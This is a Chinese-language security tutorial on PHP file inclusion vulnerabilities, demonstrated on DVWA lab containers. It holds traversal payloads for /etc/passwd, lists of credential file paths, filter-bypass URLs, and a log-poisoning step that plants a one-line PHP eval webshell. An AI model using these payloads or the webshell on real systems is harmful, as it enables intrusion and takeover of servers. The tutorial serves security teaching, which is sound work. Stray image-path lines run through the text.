文件包含漏洞

一、概述

程序开发人员一般会把重复使用的函数写到单个文件中，需要使用某个函数时直接调用此文件，而无需再次编写，这种文件调用的过程一般被称为文件包含。程序开发人员一般希望代码更灵活，所以将被包含的文件设置为变量，用来进行动态调用，但正是由于这种灵活性，从而导致客户端可以调用一个恶意文件，造成文件包含漏洞。

在通过PHP函数引入文件时，由于传入的文件名没有经过合理的校验，从而操作了预想之外的文件，导致意外的文件泄露甚至恶意的代码注入。

二、分类

1. 本地文件包含

只能包含本地服务器上存在的文件。

- 用户对输入可控且无过滤
- 可以利用相对路径或绝对路径读取系统敏感文件

2. 远程文件包含

包含远程服务器上的文件。

需要php.ini开启了allow_url_fopen和allow_url_include的配置。包含的文件是第三方服务器（比如：攻击者搭建的一台Web服务器）的文件。

- allow_url_fopen=On (默认为On) 规定是否允许从远程服务器或者网站检索数据
- allow_url_include=On (php5.2之后默认为Off) 规定是否允许include/require远程文件

3. 远程与本地包含的区别

本地文件包含就是通过浏览器包含web服务器上的文件，这种漏洞是因为浏览器包含文件时没有进行严格的过滤，允许遍历目录的字符注入浏览器并执行。

远程文件包含就是允许攻击者包含一个远程的文件，一般是在远程服务器上预先设置好的脚本并对外开放一个web服务，以确保该脚本能被访问到。此漏洞是因为浏览器对用户的输入没有进行检查，导致不同程度的信息泄露、拒绝服务攻击，甚至在目标服务器上执行代码。

本地文件包含与远程文件包含有着相同的原理，但前者只能包含本地服务器上存在的文件，而后者可以包含远程服务器上的文件。

三、PHP中文件包含函数有以下四种

```
require()
include()

require_once()
include_once()
```

include和require区别主要是，include在包含的过程中如果出现错误，会抛出一个警告，程序继续正常运行；而require函数出现错误的时候，会直接报错并退出程序的执行。

而include_once()，require_once()这两个函数，与前两个的不同之处在于这两个函数**只包含一次**。适用于在脚本执行期间同一个文件有可能被包括超过一次的情况下，想确保它只被包括一次以避免函数重定义，变量重新赋值等问题。

四、URL中如果出现了如下内容就可能存在文件包含漏洞

```
?page=
?file=
?home=
```

五、常见的敏感信息路径

Windows系统

```
c:\boot.ini  //  查看系统版本

c:\windows\system32\inetsrc\MetaBase.xml   //IIS配置文件

c:\windows\repair\sam   //存储windows系统初次安装的密码

c:\programFiles\mysql\my.ini  //MYSQL root密码

c:\windows\php.ini // php 配置信息
```

Linux/Unix系统

```
/etc/passwd // 账户信息

/etc/shadow // 账户密码文件

/usr/local/app/apache2/conf/httpd.conf // Apache2默认配置文件

/usr/local/app/apache2/conf/extra/httpd-vhost.conf // 虚拟网站配置

/usr/local/app/php5/lib/php.ini // PHP相关配置

/etc/httpd/conf/httpd.conf // Apache配置文件

/etc/my.conf // mysql 配置文件
```

六、如何发现文件包含漏洞

1、观察URL链接是否包括以下类似的关键字：**page/include/path/file/link/url**等，如果有，则可能存在文件包含漏洞；

2、可以观察在URL中，出现的赋值参数等号后跟的信息，是否为一个文件，如果是，则可能存在文件包含漏洞；


3、在关键字处或明显被文件赋值的参数处，尝试进行赋值，如：https://www.baidu.com；或系统常见文件，如：**/etc/passwd**（Linux）

4、配合文件上传漏洞进行验证


七、DVWA演示

1. Low

不同难度下的界面都是相同的，可以注意到有file1.php，file2.php，file3.php三个文件。



任意点击其中一个文件如file1.php，地址栏的page=include.php就会相应变为page=file1.php，即利用GET的方法来获取服务器中的php文件。



源码分析得出：直接通过get去传递page参数进行文件包含，没有任何过滤。

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

?>
```

绝对路径和相对路径

1．绝对路径和相对路径异同点？
两者的相同之处，在于两者都是对图像，音乐，网址，视频等文件资源的引用方法。
两者的不同之处，在于描述目录路径时，所采用的参考基准点不同。
绝对路径：直接指明文件在硬盘上真正存在具体位置或者是以web站点根目录为参考的完整路径。绝对路径是规定死的目录，直观清晰，但被网页引用的文件不能随意挪动。当多个网页引用同一个文件时，所使用的路径都是相同的.
相对路径：舍去磁盘盘符、计算机名等信息，以引用文件的网页所在文件夹位置为参考，建立出的基准根目录。当保存于不同目录的网页引用同一个文件时，所使用的相对路径不同。


2．在什么情况下使用绝对路径？
通常情况下，只在自己的计算机上对网页进行编辑操作，不拷贝到别的电脑或者服务器，这时可以使用绝对路径。


3．在什么情况下使用相对路径？
在大多情况下，进行网页编程时，强烈推荐使用相对路径。如果使用绝对路径来指定文件的位置，在自己的计算机上浏览可能是正常显示，但如果上传到web服务器上浏览，很有可能因为路径不对，导致图片等文件不能正常显示。而使用相对路径，可以减少因网页和程序文件存储路径变化，造成的网页不正常显示、程序不正常运行现象。使用某些网页设计软件引用文件时，会自动使用相对路径，极大的便利了网站管理。

尝试获取服务器上的文件内容，输入 ../../../../../../（多少个../都行，越多越好）etc/passwd

../ 返回上级目录，当返回到根目录时候再../还是根目录，然后直接访问Linux系统的passwd文件

也可以尝试包含php.ini，可以看到，现在的页面是在 vulnerabilities/fi/file1.php，如果想要访问php.ini需要回退两次，可以输入../../php.ini





成功包含到php配置文件

2. Medium

查看源码：

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\"" ), "", $file );

?>
```

分析：

Medium级别的代码增加了str_replace函数，对page参数进行了一定的过滤，将”http:// ”、”https://”、” ../”、”..\””替换为空字符。

但str_replace函数并不是很安全，双写就可以绕过了。

```
http://127.0.0.1/vulnerabilities/fi/?
page=..././..././..././..././..././etc/passwd
```

而且”../”、”..\”替换为空字符，那么对于绝对路径来讲，是不受任何影响的。

3. High

查看源码：

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

可以看到，这里用了fnmatch函数

```
fnmatch() 函数根据指定的模式来匹配文件名或字符串

语法:
fnmatch(pattern,string,flags)

pattern 必需。规定要检索的模式。
string  必需。规定要检查的字符串或文件。
flags   可选。
```

限制了page参数的开头必须是file，但是可以用file://协议进行文件读取从而实现绕过

```
http://127.0.0.1/vulnerabilities/fi/?page=file:///etc/passwd
```

4. Impossible

查看源码

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Only allow include.php or file{1..3}.php
if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" &&
$file != "file3.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

白名单方式，文件名写死了，其他文件都不可能包含。

八、远程文件包含

远程文件包含是指包含非被攻击机器上的文件。

此处我们使用dvwa的文件包含漏洞包含 upload-labs 中的文件。

```
dvwa ip: 172.17.0.3
```

```
root@c1f28c3146d7:/var/www/html# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: tunl0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
3: ip6tnl0@NONE: <NOARP> mtu 1452 qdisc noop state DOWN group default qlen 1000
    link/tunnel6 :: brd ::
38: eth0@if39: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:03 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.3/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```


dvwa

```
upload-labs ip: 172.17.0.2
```

```
root@1bee57285fa7:/var/www/html/upload# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: tunl0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
3: ip6tnl0@NONE: <NOARP> mtu 1452 qdisc noop state DOWN group default qlen 1000
    link/tunnel6 :: brd ::
15: eth0@if16: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```

upload-labs

访问 dvwa 的文件包含漏洞，此处我们使用的是 Low 级别



page参数改为远程服务器的文件地址；**此处注意包含的远程文件不能为php文件，否则不是在dvwa机器上执行**

九、文件包含getshell

1. 中间件日志包含绕过


DVWA中，apache2日志文件路径为：`/var/log/apache2/access.log`
包含日志文件，需要先对文件和目录添加权限，让web端有权限去访问：

```
root@c1f28c3146d7:/var/log# chmod 755 /var/log/apache2
root@c1f28c3146d7:/var/log/apache2# chmod 644 access.log
```


修改完权限之后，访问

```
http://127.0.0.1:8080/vulnerabilities/fi/?page=<?php phpinfo();?>
http://127.0.0.1:8080/vulnerabilities/fi/?page=/var/log/apache2/access.log
```

因浏览器会进行url编码，使用burp抓包进行修改，将编码字符改为原字符





让access.log 文件记录中包含PHP代码 `<?php phpinfo(); ?>`



之后使用同样的方式写入一句话木马`<?php eval(@$_POST['a']);?>`后，用蚁剑进行连接

用蚁剑连接时需要加上cookie






2. 配合文件上传Getshell

攻击思路：

1. 把代码+图片合在一起，最终看到还是一个图片，只是这个图片中有代码
2. 上传一个带有代码的jpg图片
3. 以文件包含漏洞来执行图片的php代码

